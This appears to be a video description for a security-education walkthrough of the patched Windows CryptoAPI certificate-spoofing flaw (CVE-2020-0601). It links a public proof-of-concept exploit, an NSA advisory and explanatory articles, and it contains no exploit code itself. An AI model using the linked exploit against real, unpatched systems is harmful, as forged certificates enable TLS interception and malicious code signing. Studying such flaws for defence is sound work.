On Tueday, a critical vulnerability in Microsoft's CryptoAPI was patched - it can allow an attacker to generate a CA that is considered trusted by the system, allowing attacks on TLS, code signing and co. In this video, we look at how exactly that vulnerably works, and how we can attack it using Oliver Lyak's proof-of-concept! If you don't know public key cryptography or want to learn more about EC, check the ArsTechnica EC primer: https://arstechnica.com/information-t... The awesome PoC: https://github.com/ollypwn/CVE-2020-0601 Thomas Ptacek's explanation: https://news.ycombinator.com/item?id=... The NSA advisory: https://media.defense.gov/2020/Jan/14... Kudelski Blogpost: https://research.kudelskisecurity.com... ArsTechnica Article: https://arstechnica.com/information-t...